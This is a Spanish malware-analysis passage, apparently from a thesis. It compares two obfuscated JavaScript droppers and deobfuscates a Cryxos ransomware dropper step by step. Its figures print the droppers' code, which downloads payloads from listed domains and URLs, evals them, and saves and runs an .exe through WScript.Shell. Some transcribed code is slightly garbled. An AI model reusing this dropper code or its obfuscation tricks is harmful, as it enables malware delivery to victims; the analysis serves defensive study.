0b538c2ea1330970e2d9b748ec8f13a930bee5bfef0e98162e6e0aee8a5b1ff9.js × 4ac4b1b233eec64fbb7a51dfc3
var mud = new ActiveXObject("MBSXBBML2.XMLHTBBTP"+'');
function lllikana(prototu){return prototu.replace(/BB/g,"");}
var zemk = '00000012dKszag8StZzS9QPFrafMdKhK6hnohdm01378700MIIBIjANBgqhkiG9wOBAQEFA';
var ruxk = '061a579b6e069ee2448784d89a074e8e';
var x = ["infernierifktmatuziani.org","ongedierterbestrijding.midholland.nl","ionios-s";
var omuzga = 0;
var griin = 0;
var nester = new Array('RESPAN', 'GET', 'MUSIDO', "GARILLA", "AMBROSIA", "GUEST");
var mustafa = 0+x.length+0;
function malysh() {return lllikana("ht"+"BB"+"tBBp");}
function rizma(kjg, lki) {return kjg.split(lki);}
function greezno() {return lllikana('counBBter');}
function hust(gulibator){eval(gulibator);}
function kidok(heruim){return heruim.responseText;}
function zulum(pikue) {pikue.send();}
var ghyt = !true;
while(true)
{
    var gerlk = x[omuzga+0];
    if(omuzga>=mustafa)
    {
        break;
    }
    try
    {
        mud.open(nester[3-2], malysh() + ":" + gerlk + '/' + greezno() + '?' + zemk, ghyt);
        zulum(mud);
        var gt = mud.responseText;
        var kimmich = gt.length;
        var lepych = 0 + gt.indexOf(ruxk);
        var miluaki = "...";
    }
}


```

Figura 10 – Muestra similar 1

Fuente: Propia

La segunda muestra tiene como hash sha256:

4ac4b1b233eec64fbb7a51dfc3f448a378298913f50300c7133f7deea89e44fc



```

4ac4b1b233eec64fbb7a51dfc3f448a378298913f50300c7133f7deea89e44fc.js  ●  0b538c2eal330970e2d9b74

var mud = new ActiveXObject("MSXAAML2.XMLHTAATP"+'');
function lllikana(prototu){return prototu.replace(/AA/g,"");}
var zemk = '00000018wqQcUaMJJ8LpzpTcFui1Pc2Lh4P2zh7J01239300MIIBIjANBgkqhkiG9wOBAQE';
var ruxk = '848a788484745245b3ea02c819409c9e';
var x = ["snw.snellewieken.nl","chatawzieleni.pl","jesionowa-dental.pl","bandanamedia.com"];
var omuzga = 0;
var griin = 0;
var nester = new Array('RESPAN', 'GET', 'MUSIDO', 'GARILLA', 'AMBROSIA', 'GUEST');
var mustafa = 0+x.length+0;
function malysh() {return lllikana("htAA"+'tAAp");}
function rizma(kjg, lki) {return kjg.split(lki);}
function greezno() {return lllikana('counAAter');}
function hust(gulibator){eval(gulibator);}
function kidok(heruim){return heruim.responseText;}
function zulum(pikue) {pikue.send();}
var ghyt = !true;
while(true)
{
    var gerlk = x[omuzga];
    if(omuzga>=mustafa)
    {
        break;
    }
    try
    {
        mud.open(nester[3-2], malysh()+'://'+gerlk+'/'+greezno()+'?'+zemk, ghyt);
        zulum(mud);
        var gt = mud.responseText;
        var kimmich = gt.length;
        var lepych = 0 + gt.indexOf(ruxk);
        var milicuki = "a";
    }
}

```

**Figura 11 – Muestra similar 2**  
Fuente: Propia.

Como podemos ver ambas son claramente similares, aun así sus firmas digitales son totalmente distintas. Pasemos a mirar más detalladamente cada parte.

```

var mud = new ActiveXObject("MSXAAML2.XMLHTAATP"+'');
function lllikana(prototu){return prototu.replace(/AA/g,"");}
var zemk = '00000018wqQcUaMJJ8LpzpTcFui1Pc2Lh4P2zh7J01239300MIIBIjANBgkqhkiG9wOBAQE';
var ruxk = '848a788484745245b3ea02c819409c9e';
var x = ["snw.snellewieken.nl","chatawzieleni.pl","jesionowa-dental.pl","bandanamedia.com"];
var omuzga = 0;
var griin = 0;
var nester = new Array('RESPAN', 'GET', 'MUSIDO', 'GARILLA', 'AMBROSIA', 'GUEST');
var mustafa = 0+x.length+0;
function malysh() {return lllikana("htAA"+'tAAp");}
function rizma(kjg, lki) {return kjg.split(lki);}
function greezno() {return lllikana('counAAter');}
function hust(gulibator){eval(gulibator);}
function kidok(heruim){return heruim.responseText;}
function zulum(pikue) {pikue.send();}
var ghyt = !true;
while(true)
{

```

**Figura 12 – Variables muestra 1**  
Fuente: Propia.

```

var mud = new ActiveXObject("MSXAAML2.XMLHTAATP"+'');
function lllikana(prototu){return prototu.replace(/AA/g,"");}
var zemk = '00000012dKszaq';
var ruxk = '061a579b6e069e';
var x = ["infernierifikmat.com","chatawzieleni.pl","jesionowa-dental.pl","bandanamedia.com"];
var omuzga = 0;
var griin = 0;
var nester = new Array('RESPAN', 'GET', 'MUSIDO', 'GARILLA', 'AMBROSIA', 'GUEST');
var mustafa = 0+x.length+0;
function malysh() {return lllikana("htAA"+'tAAp");}
function rizma(kjg, lki) {return kjg.split(lki);}
function greezno() {return lllikana('counAAter');}
function hust(gulibator){eval(gulibator);}
function kidok(heruim){return heruim.responseText;}
function zulum(pikue) {pikue.send();}
var ghyt = !true;
while(true)
{

```

**Figura 13 – Variables muestra 2**  
Fuente: Propia.

Podemos ver que el nombre de las variables es similar en las dos muestras aunque el contenido de ellas varía levemente. Podemos suponer que no han aplicado ofuscación por aleatoriedad ya que los nombres se repiten, o en todo caso que solo la aplicaron una primera vez y luego usaron ese *script* sin contenido semántico en las variables como base para aplicar las demás modificaciones.

```
var mud = new ActiveXObject("MBBSXBBML2.XMLHTBBTP"');
function lllikana(prototu){return prototu.replace(/BB/g,"");}
var zemk = '00000012dKszag8StZzs9QQPFRatMdKhK6hnohdm01378700MIIBIj
var ruxk = '061a579b6e069ee2448784d89a074e8e';
var x = ["infermierifikmatuziani.org","ongedierterebestrijding.midho
var omuzga = 0;
var griin = 0;
var nester = new Array('RESPAN', 'GET', 'MUSIDO', "GARILLA", "AMBR
var mustafa = 0+x.length+0;
function malysh() {return lllikana("ht"+"BB"+"tBBp");}
```

Figura 14 – Función replace() muestra 1.  
Fuente: Propia.

```
var mud = new ActiveXObject("MSXAAML2.XMLHTAATP"');
function lllikana(prototu){return prototu.replace(/AA/g,"");}
var zemk = '00000018wqQcUaMJJ8LpzptCfu1lPc2Lh4P2zh7J01239300MIIBIj
var ruxk = '848a788484745245b3ea02c819409c9e';
var x = ["snw.snellewieken.nl","chatawzieleni.pl","jesionowa-denta
var omuzga = 0;
var griin = 0;
var nester = new Array('RESPAN', 'GET', 'MUSIDO', "GARILLA", "AMBR
var mustafa = 0+x.length+0;
function malysh() {return lllikana("htAA"+"tAAp");}
```

Figura 15 – Función replace() muestra 2.  
Fuente: Propia.

Las dos muestras contienen una función llamada *lllikana()* que se encarga de devolver la cadena de texto pasada pero eliminando la sucesión de caracteres 'BB' en la muestra 1 y 'AA' en la muestra 2. Este es un ejemplo de ofuscación de los datos usando la sustitución. Una herramienta que busque cadenas de texto interesantes no reparará en la cadena 'MBBSXBBML2.XMLHTBBTP' sin embargo tras llamar a la función *lllikana()* la cadena contiene 'MSXML2.XMLHTTP' usado para crear un objeto XMLHttpRequest que permite realizar peticiones http.

El atacante ha cambiado la cadena de caracteres que se intercalarán entre las cadenas de texto interesante para así ofuscarlas. Otro de los leves cambios introducidos es que no solo ha cambiado los caracteres a reemplazar sino que también varía la posición en la que van intercalados. Estas dos variaciones podrían indicar que han usado una herramienta automática que se encarga de decidir la cadena de caracteres, crear la función *lllikana()* con estos caracteres e intercalarlos en las cadenas de texto usadas.

```
var x = ["infermierifktmatuziani.org", "ongedieritebestrijding.midholland.nl", "ionios-sa.gr", "ekokond.ru", "connexion-zen.com"];
```

**Figura 16 – Dominios muestra 1.**

Fuente: Propia.

```
var x = ["snw.snellewieken.nl", "chatawzieleni.pl", "jesionowa-dental.pl", "bandanamedia.com", "ionios-sa.gr"];
```

**Figura 17 – Dominios muestra 2.**

Fuente: Propia.

También encontramos cambios en los dominios a los que el *dropper* se conecta para descargarse el malware en cada una de las muestras. Esto nos sugiere que la nueva muestra es una actualización para cambiar aquellos dominios que dejaron de funcionar o para añadir nuevos dominios vulnerados.

```
var omuzga = 0;
var griin = 0;
var nester = new Array('RESPAN', 'GET', 'MUSIDO', "GARILLA", "AMBROSIA", "GUEST");
var mustafa = 0+x.length+0;
function malysh() {return lllikana("ht"+'BB'+tBBp");}
function rizma(kjg, lki) {return kjg.split(lki);}
function greezno() {return lllikana('counBBter');}
function hust(gulibator){eval(gulibator);}
function kidok(heruim){return heruim.responseText;}
function zulum(pikue) {pikue.send();}
var ghyt = !true;
while(true)
{
    var gerlk = x[omuzga+0];
    if(omuzga>=mustafa)
    {
        break;
    }
    try
    {
        mud.open(nester[3-2], (malysh()+' : '+'/gerlk+'/'+greezno()+'?'+'zemk, ghyt);
        zulum(mud);
        var gt = mud.responseText;
        var kimmich = gt.length;
        var lepych = 0 + gt.indexOf(ruxk);
        var miluoki = "a";
        if ((kimmich+0) > 10 * (10 * 10) && lepych > 4-5)
        {
            var gusar = rizma(gt, ruxk).join(miluoki);
            hust(gusar);
        }
    }
}
```

**Figura 18 – Ofuscación lógica muestra 1.**

Fuente: Propia.

En la Figura 18 vemos como define la variable *griin* y sin embargo no la utiliza en todo el script. Este tipo de comportamientos se corresponden con la ofuscación lógica añadiendo fragmentos de código no utilizados. Además en la Figura 18 marcado en azul podemos ver como hace unas comprobaciones con el resultado de una serie de operaciones en lugar de poner un número directamente. El no poner directamente el número no solo corresponde a una ofuscación de los datos que entorpece el trabajo del analista, también dificulta la detección por aquellas herramientas que obtienen la firma digital de fragmentos del código.

```

var omuzga = 0;
var grinn = 0;
var nester = new Array('RESPAN', 'GET', 'MUSIDO', "GARILLA", "AMBROSIA", "GUEST");
var mustafa = 0+x.length+0;
function malysh() {return lllikana("htAA"+"tAAp");}
function rizma(kjg, lki) {return kjg.split(lki);}
function greezno() {return lllikana('counAAtter');}
function hust(gulibator){eval(gulibator);}
function kidok(heruim){return heruim.responseText;}
function zulum(pikue) {pikue.send();}
var ghyt = !true;
while(true)
{
    var gerlk = x[omuzga+0];
    if(omuzga>=mustafa)
    {
        break;
    }
    try
    {
        mud.open(nester[3-2], malysh()+'://'+gerlk+'/'+'greezno()+'?'+'zemk, ghyt);
        zulum(mud);
        var gt = mud.responseText;
        var kimmich = gt.length;
        var lepych = 0 + gt.indexOf(ruxk);
        var miluoki = "a";
        if ((kimmich+grinn) > (8+1+1) * 100 && lepych > 2-3)
        {
            var gusar = rizma(gt, ruxk).join(miluoki);
            hust(gusar);
        }
    }
}

```

Figura 20 – Ofuscación lógica muestra 2.

Fuente: Propia.

En la segunda muestra vemos que esta vez sí que usa la variable grinn intercambiándola por uno de los ceros que encontrábamos en la primera muestra. Además observamos que han cambiado las operaciones del cuadrado azul, aunque el resultado de ellas es exactamente el mismo.

```

function kidok(heruim){return heruim.responseText;}
function zulum(pikue) {pikue.send();}
var ghyt = !true;
while(true)
{
    var gerlk = x[omuzga+0];
    if(omuzga>=mustafa)
    {
        break;
    }
    try
    {
        mud.open(nester[3-2], malysh()+'://'+gerlk+'/'+'greezno()+'?'+'zemk, ghyt);
        zulum(mud);
        var gt = mud.responseText;
    }
}

```

Figura 19 – Ofuscación lógica de una función.

Fuente: Propia.

Otro de los ejemplos de fragmentos de código sin utilizar lo podemos ver en la función kidok(). Aunque esta función no se utilice en ninguna de las dos muestras, los precedentes nos indican que puede haber otras muestras en las que si se utilice. Lo más seguro es que se utilice en la línea marcada en azul de la siguiente manera:

```
var gt = kidok(mud);
```

## Conclusiones

A lo largo de este punto se han comparado dos muestras ofuscadas de lo que por su similitud se considera el mismo *malware*. Aunque no fuesen unas muestras con un gran nivel de ofuscación, gracias a este ejercicio hemos podido comprobar la importancia de aplicar métodos de ofuscación al *malware* para evitar ser detectado por diversas herramientas. Además hemos visto varios ejemplos de pequeñas variantes que podría tener la ofuscación en un *script*.

## 4.2. *Reversing* paso a paso

Una vez visto por encima las características de una muestra ofuscada, lo interesante es enfocarse en el código y desofuscar dicha muestra para llegar a tener un *script* en claro del cual podamos entender su funcionamiento. A medida que vayamos trabajando sobre la muestra iremos reemplazando el código por elementos con un significado semántico.

La realización de este proceso a mano es lenta y requiere de conocimientos sobre el lenguaje que se va a trabajar, ya que la mayor parte del trabajo consiste en entender qué está haciendo el código y el porqué. Sin embargo nos permite conocer de lleno como se aplican los métodos de ofuscación y entender en qué consiste un *dropper* escrito en JavaScript.

Para este paso a paso en cuestión vamos a usar una muestra de un *dropper* del ransomware Cryos con hash en sha256:

c8a73202c4f73756c75180103e22e3b06770d0ce332b45071a07221bec25974a



Esta sería una imagen en miniatura de todo el código. Podemos ver como el *script* en si no es muy extenso. Una de las características de los *droppers* es la de no ser ficheros muy grandes para evitar levantar sospechas.

Si nos fijamos vemos que hay varios bloques de cadenas de texto que se repiten. La cadena en cuestión es la siguiente:  
'US-Präsident Donald Trump hat seinen Stabschef  
Reince Priebus (Bild) entlassen und den  
bisherigen Minister für Innere Sicherheit, John  
F. Kelly, zu dessen Nachfolger bestimmt.'

Esta cadena corresponde con un titular alemán que podemos encontrar en [los archivos de la Wikipedia](#) en alemán a fecha de 29 de Julio de 2017. La muestra fue analizada por [Payload Security](#) el 2 de agosto de 2017. Esto nos da una idea de cuando fue creado el *script* y del tiempo que tardó en ser interceptado.

**Figura 21 – Miniatura del código**

Fuente: Propia.

## Wikipedia:Hauptseite/Archiv/29. Juli 2017

< Wikipedia:Hauptseite | Archiv

Archivierte Wikipedia-Hauptseite vom  
28. Juli 2017 ← 29. Juli 2017 → 30. Juli 2017

**Willkommen bei Wikipedia**

Wikipedia ist ein Projekt zum Aufbau einer Enzyklopädie aus freien Inhalten, zu denen du sehr gern beitragen kannst. Seit Mai 2001 sind 2.085.419 Artikel in deutscher Sprache entstanden.

**Geographie** **Geschichte** **Gesellschaft** **Kunst und Kultur** **Religion** **Sport** **Technik** **Wissenschaft**

[Artikel nach Themen](#) · [Artikel nach Kategorien](#) · [Gesprochene Wikipedia](#) · [Archiv der Hauptseite](#)

[Kontakt](#) · [Presse](#) · [Statistik](#) · [Sprachversionen](#) · [Mitmachen](#) · [Mentorenprogramm](#)

**Artikel des Tages**

 Die **färöische Volkskirche** (färöisch: *Fólkakirkjan*) ist nach ihrer Übernahme durch den färöischen Staat am Nationalfeiertag Ólavsøka, dem 29. Juli 2007, eine der kleinsten Staatskirchen der Welt. Zuvor bildeten die Färöer ein Bistum der dänischen Volkskirche. Die Volkskirche ist eine evangelisch-lutherische Kirche, der etwa 85 % der Färinger angehören; sie zählt mithin rund 40.000 Mitglieder. Die Religion spielt im Alltag der färöischen Gesellschaft eine relativ wichtige und selbstverständliche Rolle. Die Ordination der Pastoren (*prestar*, Pl. *prestar*) wird der lutherischen Auffassung entsprechend mehrheitlich nicht als Sakrament aufgefasst. Dem Status einer Staatskirche

**In den Nachrichten**

Obamacare • Kampfhubschrauber-Absturz in Mall • Fußball-EM der Frauen

- US-Präsident Donald Trump hat seinen Stabschef Reince Priebus (Bild) entlassen und den bisherigen Minister für Innere Sicherheit, John F. Kelly, zu dessen Nachfolger bestimmt. 
- Im Zusammenhang mit der Veröffentlichung der Panama Papers vor mehr als einem Jahr hat der Oberste Gerichtshof Pakistans Premierminister Nawaz Sharif aufgrund von Vorwürfen wegen Geldwäsche und Korruption des Amtes enthoben.
- Aufgrund der Verwendung einer illegalen Abgas-Software hat der deutsche Bundesverkehrsminister Alexander Dobrindt ein Zulassungsverbot für alle

**Figura 22 – Archivos de la Wikipedia en alemán.**

Fuente: [https://de.wikipedia.org/wiki/Wikipedia:Hauptseite/Archiv/29.\\_Juli\\_2017](https://de.wikipedia.org/wiki/Wikipedia:Hauptseite/Archiv/29._Juli_2017)

August 2 2017, 4:06 (CEST)	Input	Q.js
		UTF-8 Unicode text, with very long lines, with CRLF, CR line terminators c8a73202c4f73756c75180103e22e3b06770d0ce332b45071a07221bec25974a
	Threat level	malicious
	Summary	Threat Score: 100/100 AV Multiscan: 33% JS:Trojan.Cryxos Matched 39 Signatures
	Countries	
	Environment	Windows 7 32 bit
	Action	<a href="#">Re-analyze</a>

**Figura 23 – Captura del análisis de Payload Security.**

Fuente: <https://www.hybrid-analysis.com/search?query=Q.js>

Podríamos aventurarnos a decir que el atacante es alemán debido al idioma usado en la cadena de texto. No obstante parece algo demasiado evidente y podría estar puesto simplemente para despistar sobre la investigación.

En las siguientes 3 figuras veremos el estado inicial de la muestra ofuscada. Se han eliminado los bloques de comentarios intercalados por medio del código para facilitar la primera lectura. No obstante se ha dejado uno de estos bloques en la Figura 25 a modo de ejemplo.

**Figura 24 – Primera parte de la muestra de Cryxos.**  
Fuente: Propia.

```

var tcYa = new Function('cWs, eRb, caU, UrGCwSyaQSB, jyau', "cWs.open(caU+UrGCwSyaQSB+jyau, eRb,
    false); cWs.send();");
function xba(eRb, iOhp){
    try{
        var caU = 'G', UrGCwSyaQSB = 'E', jyau='T';
        var cWs = new ActiveXObject("MSXML2.XMLHTTP");
        tcYa(cWs, eRb, caU, UrGCwSyaQSB, jyau);
        if (cWs.status == 200) {
            return iOhp(cWs.ResponseBody, false);
        }else{
            return iOhp(null, true);
        }
    }catch (error){
        return iOhp(null, true);
    }
}
function YeJend(rwU){
    var OSD = Math.random().toString(rwU);
    return OSD;
}
'US-Präsident Donald Trump hat seinen Stabschef Reince Priebus (Bild) entlassen und den bisherigen
    Minister für Innere Sicherheit, John F. Kelly, zu dessen Nachfolger bestimmt.'
'US-Präsident Donald Trump hat seinen Stabschef Reince Priebus (Bild) entlassen und den bisherigen
    Minister für Innere Sicherheit, John F. Kelly, zu dessen Nachfolger bestimmt.';
function qdwsFVTbp(){
    try{
        var DjeNEzQAeka = new ActiveXObject('Scripting.FileSystemObject');
        var oXSFlDciuEO = "\\";
        var rwU = 60 - 30 + 6, FGtRBetAkn = 200 - 200 + 2, loRiy = 300 - 300 + 9, lUTKTgg = ".jpeg";
        eval('var OSD = YeJend(rwU);');
        var wime = OSD.substr(FGtRBetAkn, loRiy) + lUTKTgg;
        var EGqWqhgSpd = oXSFlDciuEO + wime;
        eval('var IrFXRl = DjeNEzQAeka.GetSpecialFolder(2) + EGqWqhgSpd;');
        return IrFXRl;
    }catch (error){
        return false;
    }
}
function WPWHF(WlaLyDTUROp, aiIwKbgoz){
    try{
        var OlVWasK, uKP = '.exe';
        OlVWasK = new ActiveXObject('Scripting.FileSystemObject');
        OlVWasK.CopyFile(WlaLyDTUROp, WlaLyDTUROp.replace('.jpeg','') + uKP.replace('se',''));
        return aiIwKbgoz(WlaLyDTUROp.replace('.jpeg','') + uKP.replace('se',''));
    }catch(e){
        return null;
    }
}
UV(function (IAD, error) {
    if (!error){
        KvgoaW(IAD, function (UxmpPLAZyYG, error) {
            if (!error){
                try{
                    KLFZ(UxmpPLAZyYG);
                }catch (error) {}
            }
        });
    }
});
function BO(hpGEwmNu, ZxWzBeTPzjb){
    eval('var opYHyyUpap = '+ hpGEwmNu+'; opYHyyUpap.Run(ZxWzBeTPzjb);');
}
function OAY(hpGEwmNu, ZxWzBeTPzjb){
    BO(hpGEwmNu, ZxWzBeTPzjb);
}

function wf(gctKTE){
    var DQQAtO = "WScript.Shell";
    var opYHyyUpap = new ActiveXObject(DQQAtO); opYHyyUpap.Run(gctKTE);
}

```

**Figura 25 – Segunda parte de la muestra de Cryxos.**  
Fuente: Propia.

```

function nsKhkCIO(hpGEwmNu, ZxWzBeTPzjb){
OAY(hpGEwmNu, ZxWzBeTPzjb)
}

function XjeKDZgGZf(UDUNrNSsF){
    return UDUNrNSsF[Math.floor((Math.random()*UDUNrNSsF.length))];
}
function KLFZ(path){
    var YHAcWmwAe = null, DbSyQxXJe = null;

    var hpGEwmNu = XjeKDZgGZf(['return ds','sdfd', 'new ActiveXObject("WScript.Shell")']);
    var cfm = 0;
    function yVgesNA(){
        XjXSc(path, hpGEwmNu);
        cfm++;
        if(cfm >100007){
            WPWHF(path, function (ogTpYDGoJ){
                YDP(ogTpYDGoJ)
            });
            return true;
        }
        return false;
    }
    var kzYUvvvtuZ = XjXSc(path, hpGEwmNu);

    var i = 0;
    do {
        i = kzYUvvvtuZ;
        var dQNpIgRGr = yVgesNA();
        if(dQNpIgRGr){
            break;
        }
    } while (i < 1);
}
function YDP(gctKTE){
    wf(gctKTE);
}

function XjXSc(KihbkNIwUnn, hpGEwmNu){
    var jyau = 0;
    for (var i = 0; i < 10; i++) {
        var XuLhDuP = hpGEwmNu;
        if(~XuLhDuP.indexOf('cript')){
            jyau = 1;
            var rL = 1;
            while (rL < 2) {
                WPWHF(KihbkNIwUnn, function (ds){
                    nsKhkCIO(hpGEwmNu, ds);
                });
                rL++;
            }
            break;
        }
    }
    return jyau;
}

```

**Figura 26 – Tercera parte de la muestra de Cryos.**  
Fuente: Propia.

Para poder trabajar cómodamente con el *script* lo primero que haremos será eliminar los bloques de comentarios intercalados además de aplicar una identación correcta al código. Esta identación se puede aplicar usando herramientas online gratuitas como [jsbeautifier](#). De esta manera será más sencillo comprender el flujo del programa y su objetivo.

Tras hacer esto ya podremos empezar con el *reversing* real del código. Intentaremos seguir la traza del código, estudiaremos que tipo de ofuscación se está usando y por

último se cambiaron nombres y añadirán comentarios para que el código quede de manera legible.

Como podemos ver todo el código son declaraciones de variables y funciones excepto en la Figura 25 que nos encontramos con que se llama a la función UV(). Este será el punto de entrada al programa.

```
UV(function(IAD, error) {
  if (!error) {
    KvgoaW(IAD, function(UxmpPLAZyYG, error) {
      if (!error) {
        try {
          KLFZ(UxmpPLAZyYG);
        } catch (error) {}
      }
    });
  }
});
```

Figura 27 – Punto de entrada al programa.

Fuente: Propia.

La función llamada se muestra en la Figura 28 y se encarga de recoger las url con las que va a contactar el *dropper* para pedir el *malware*.

```
function UV(deBJ) {
  try {
    var url = 'h&I,LlVKPIst&I,LlVKPIst&I,LlVKPISp&I,LlVKPIS:&I,LlVKPIS/&I,LlVKPISs&I
    ,LlVKPISc&I,LlVKPISe&I,LlVKPISn&I,LlVKPise&I,LlVKPist&I,LlVKPIsa&I,LlVKPISv&I,LlVKPise&I,Ll
    VKPISr&I,LlVKPISn&I,LlVKPIS.&I,LlVKPISw&I,LlVKPisi&I,LlVKPISn&I,LlVKPIS:&I,LlVKPiss&I,LlVKP
    Isu&I,LlVKPISp&I,LlVKPISp&I,LlVKPIS&I,LlVKPISr&I,LlVKPist&I,LlVKPIS.&I,LlVKPISp&I,LlVKPISh
    &I,LlVKPISp&I,LlVKPIS?&I,LlVKPISf&I,LlVKPIS:&I,LlVKPIS1&I,LlVKPIS.&I,LlVKPISd&I,LlVKPISa&I,
    LlVKPIS'.split('&I,LlVKPIS').join('');
    xba(url, function(PAsmgyAeyNf, bjPjwi) {
      if (!bjPjwi) {
        return deBJ(PAsmgyAeyNf, false);
      } else {
        var url2 = 'hUB#JGJ.ntUB#JGJ.ntUB#JGJ.npUB#JGJ.n:UB#JGJ.n/UB#JGJ.n/UB#JGJ.nhUB#JGJ.
        naUB#JGJ.nlUB#JGJ.nlUB#JGJ.nvUB#JGJ.niUB#JGJ.nlUB#JGJ.nlUB#JGJ.naUB#JGJ.n.UB#JGJ.nw
        UB#JGJ.niUB#JGJ.nnUB#JGJ.n/UB#JGJ.nsUB#JGJ.nuUB#JGJ.npUB#JGJ.npUB#JGJ.noUB#JGJ.nrUB
        #JGJ.ntUB#JGJ.n.UB#JGJ.npUB#JGJ.nhUB#JGJ.npUB#JGJ.n?UB#JGJ.nfUB#JGJ.n=UB#JGJ.n1UB#J
        GJ.n.UB#JGJ.ndUB#JGJ.naUB#JGJ.nt'.split('UB#JGJ.n').join('');
        xba(url2, function(PAsmgyAeyNf, bjPjwi) {
          if (!bjPjwi) {
            return deBJ(PAsmgyAeyNf, false);
          } else {
            var url3 = 'hoVn%TGKltoVn%TGKltoVn%TGKlpoVn%TGKl:oVn%TGKl/oVn%TGKl/oVn%TGKl
            hoVn%TGKlaoVn%TGKlloVn%TGKlloVn%TGKlvoVn%TGKlioVn%TGKlloVn%TGKlloVn%TGKlaoV
            n%TGKl.oVn%TGKlwoVn%TGKlioVn%TGKlnoVn%TGKl/oVn%TGKlsoVn%TGKluoVn%TGKlpoVn%TGKl
            poVn%TGKlooVn%TGKlroVn%TGKltoVn%TGKl.oVn%TGKlpoVn%TGKlhoVn%TGKlpoVn%TGKl
            ?oVn%TGKlfoVn%TGKl=oVn%TGKl1oVn%TGKl.oVn%TGKldoVn%TGKlaoVn%TGKl1t'.split(
              'oVn%TGKl').join('');
          }
        });
      }
    });
  }
});
```

Figura 28 – Función UV() ofuscada.

Fuente: Propia.

Podemos ver que se ha usado una ofuscación de aleatoriedad durante todo el código. Además para ocultar las url que se van a contactar se ha usado una ofuscación de los datos. Procedemos a desofuscar la función UV() primero limpiando cualquier cadena que pueda estar ofuscada y después dándole semántica al nombre de las variables.

Para desofuscar las url nos tenemos que fijar en las funciones llamadas al final de la cadena de texto. Como es en el caso de la variable url2, se llama a

`.split('UB#JGJ.n').join('');` El siguiente paso será coger la cadena de caracteres 'UB#JGJ.n' y sustraerla de la cadena de texto. Esto también se puede hacer de manera dinámica con ayuda de la consola de un navegador.

```
> var url12 =
'hUB#JGJ.ntUB#JGJ.ntUB#JGJ.npUB#JGJ.n:UB#JGJ.n/UB#JGJ.n/UB#JGJ.nhUB#JGJ.naUB#JGJ.n1UB#JGJ.n1UB#JGJ.nvUB#JGJ.niUB#JGJ.n1UB#JGJ.
n1UB#JGJ.naUB#JGJ.n.UB#JGJ.nwUB#JGJ.niUB#JGJ.nnUB#JGJ.n/UB#JGJ.nsUB#JGJ.nuUB#JGJ.npUB#JGJ.npUB#JGJ.noUB#JGJ.nrUB#JGJ.ntUB#JGJ.
n.UB#JGJ.npUB#JGJ.nhUB#JGJ.npUB#JGJ.n?
UB#JGJ.nfUB#JGJ.n=UB#JGJ.n1UB#JGJ.n.UB#JGJ.ndUB#JGJ.naUB#JGJ.nt'.split('UB#JGJ.n').join('');
< undefined
> url12
< "http://hallvilla.win/support.php?f=1.dat"
```

**Figura 29 – Url desofuscada utilizando la consola de Google Chrome.**

*Fuente: Propia.*

Tras desofuscar las cadenas de texto ya podemos ver en la Figura 30 con qué webs contacta el *dropper* para descargarse el *malware*. Estas webs deberían pasar a registrarse como un IOC del *malware* Cryxos.

```
/* 2 - funcion que recoge las url con las que va a contactar el dropper*/
function entrada_Antes_UV(Callback_Antes_deBJ) {
    try {
        var url = 'http://scenetavern.win/support.php?f=1.dat';
        xba(url, function(PAsmgyAeyNf, bjPjwi) {
            if (!bjPjwi) {
                return Callback_Antes_deBJ(PAsmgyAeyNf, false);
            } else {
                var url2 = 'http://hallvilla.win/support.php?f=1.dat';
                xba(url2, function(PAsmgyAeyNf, bjPjwi) {
                    if (!bjPjwi) {
                        return Callback_Antes_deBJ(PAsmgyAeyNf, false);
                    } else {
                        var url3 = 'http://hallvilla.win/support.php?f=1.dat';
                        xba(url3, function(PAsmgyAeyNf, bjPjwi) {
                            if (!bjPjwi) {
                                return Callback_Antes_deBJ(PAsmgyAeyNf, false);
                            } else {
                                var url4 = 'http://hallvilla.win/support.php?f=1.dat';
                                xba(url4, function(PAsmgyAeyNf, bjPjwi) {
                                    if (!bjPjwi) {
                                        return Callback_Antes_deBJ(PAsmgyAeyNf, false);
                                    } else {
                                        var url5 = 'http://hallvilla.win/support.php?f=1.dat';
                                        xba(url5, function(PAsmgyAeyNf, bjPjwi) {
                                            if (!bjPjwi) {
                                                return Callback_Antes_deBJ(PAsmgyAeyNf, false);
                                            } else {
                                                return Callback_Antes_deBJ(null, true);
                                            }
                                        });
                                    });
                                });
                            });
                        });
                    });
                });
            });
        });
